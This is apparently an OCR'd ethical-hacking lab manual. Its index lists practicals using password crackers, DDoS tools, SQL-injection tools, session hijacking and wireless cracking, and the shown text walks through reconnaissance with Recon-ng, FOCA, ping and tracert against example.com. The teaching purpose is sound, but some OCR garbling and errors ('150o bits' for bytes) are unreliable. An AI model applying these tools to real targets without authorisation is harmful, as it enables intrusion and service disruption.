INDEX

	ii. Tails OS d. Use Scanning Tools for Mobile – Network Scanner, Fing – Network Tool, Network Discovery Tool, Port Droid Tool		
3	a. Perform Enumeration using the following tools: i. Nmap ii. NetBIOS Enumeration Tool iii. SuperScan Software iv. Hyena v. SoftPerfect Network Scanner Tool vi. OpUtils vii. SolarWinds Engineer's Toolset viii. Wireshark b. Perform the vulnerability analysis using the following tools: i. Nessus ii. OpenVas		
4	a. Perform mobile network scanning using NESSUS b. Perform the System Hacking using the following tools: i. Winrtgen ii. PWDump iii. Ophcrack iv. Flexispy v. NTFS Stream Manipulation vi. ADS Spy vii. Snow viii. Quickstego ix. Clearing Audit Policies x. Clearing Logs		
5	a. Use wireshark to sniff the network. b. Use SMAC for MAC Spoofing. c. Use Caspa Network Analyser. d. Use Omnipeek Network Analyzer.		
6	a. Use Social Engineering Toolkit on Kali Linux to perform Social Engineering using Kali Linux. b. Perform the DDOS attack using the following tools: i. HOIC		

	ii. LOIC iii. HULK iv. Metasploit c. Using Burp Suite to inspect and modify traffic between the browser and target application.		
7	a. Perform Web App Scanning using OWASP Zed Proxy. b. Use droidsheep on mobile for session hijacking c. Demonstrate the use of the following firewalls: i. Zonealarm and analyse using Firewall Analyzer. ii. Comodo Firewall d. Use HoneyBOT to capture malicious network traffic. e. Use the following tools to protect attacks on the web servers: i. ID Server ii. Microsoft Baseline Security Analyzer iii. Syhunt Hybrid		
8	a. Protect the Web Application using dotDefender. b. Demonstrate the following tools to perform SQL Injection: i. Tyrant SQL ii. Havij iii. BBQSQL		
9	Use Aircrack-ng suite for wireless hacking and countermeasures.		
10	Use the following tools for cryptography i. HashCalc ii. Advanced Encryption Package iii. TrueCrypt iv. CrypTool		

Practical No. 1


A. Tools to perform footprinting and reconnaissance

Footprinting and reconnaissance are used to collect basic information about the target systems in order to exploit them. The target information is IP location information, routing information, business information, address, phone number and DNS records.


i. Recon-ng (Using Kali Linux)

Recong0-ng is a full feature Web Reconnaissance framework used for information gathering purpose as well as network detection. This tool is written in python, having independent modules, database interaction and other features. You can download the software from www.bitbucket.org. This Open Source Web Reconnaissance tool requires kali Linux Operating system.


1- Run the Application Recon-ng or open the terminal of Kali-Linux and type recon-ng and hit enter.




2- Enter the command "***show modules***" to show all independent modules available.




3- You can search for any entity within a module. For example, in above figure, the command "***Search Netcraft***" is used.



4- To use the Netcraft module, use the command syntax "***use recon/domain-hosts/Netcraft***" and hit enter.




5- Set the source by the command "***set source*** *[domain]*." Press enter to continue. Type ***Run*** to execute and press enter.




ii. FOCA Tool

FOCA stands for Fingerprinting Organizations with Collected Archives. FOCA tool finds Metadata, and other hidden information within a document may locate on web pages. Scanned searches can be downloaded and Analyzed. FOCA is a powerful tool which can support various types of documents including Open Office, Microsoft Office, Adobe InDesign, PDF, SVG, and others. Search uses three search engines, Google, Bing, and DuckDuckGo.

1- Download the software ***FOCA*** from https://www.elevenpaths.com. Now,Go to ***Project*** > ***New Project.***



2- Now, Enter the Project Name, Domain Website, Alternate Website (if required), Directory to save the results, Project Date. Click Create to proceed.




3- Select the Search Engines, Extensions, and other parameters as required. Click on Search All Button.

4 -Once Search completes, the search box shows multiple files. You can select the file, download it, Extract Metadata, and gather other information like username, File creation date, and Modification.

iii. Windows Command Line Utilities

Consider a network where you have access to a Windows PC connected to the Internet. Using Windows-based tools, let's gather some information about the target. You can assume any target domain or IP address, in our case, we are using **example.com** as a target.


Topology Diagram:



• Ping

1- Open Windows Command Line (cmd) from Windows PC


2 -Enter the command " **Ping example.com** " to ping.




From the output, you can observe and extract the following information:

- Example.com is live
- IP address of example.com.
- Round Trip Time
- TTL value
- Packet loss statistics


3- Now, Enter the command " Ping example.com –f –l 1500 " to check the value of fragmentation.




The output shows " **Packet needs to be fragmented but DF set** " which means 150o bits will require being fragmented. Let's try again with smaller value:



Output again shows " **Packet needs to be fragmented but DF set** " which means 140o bits will require being fragmented. Let's try again with smaller value:




Output again shows " **Packet needs to be fragmented but DF set** " which means 130o bits will require being fragmented. Let's try again with smaller value:



The output shows the reply now, which means 120o bits will not require being fragmented. You can try again to get the more appropriate fragment value.

• Tracert using Ping

Enter the command " **Tracert example.com** " to trace the target.




From the output, you can get the information about hops between the source (your PC) and the destination (example.com), response times and other information.


• Tracert

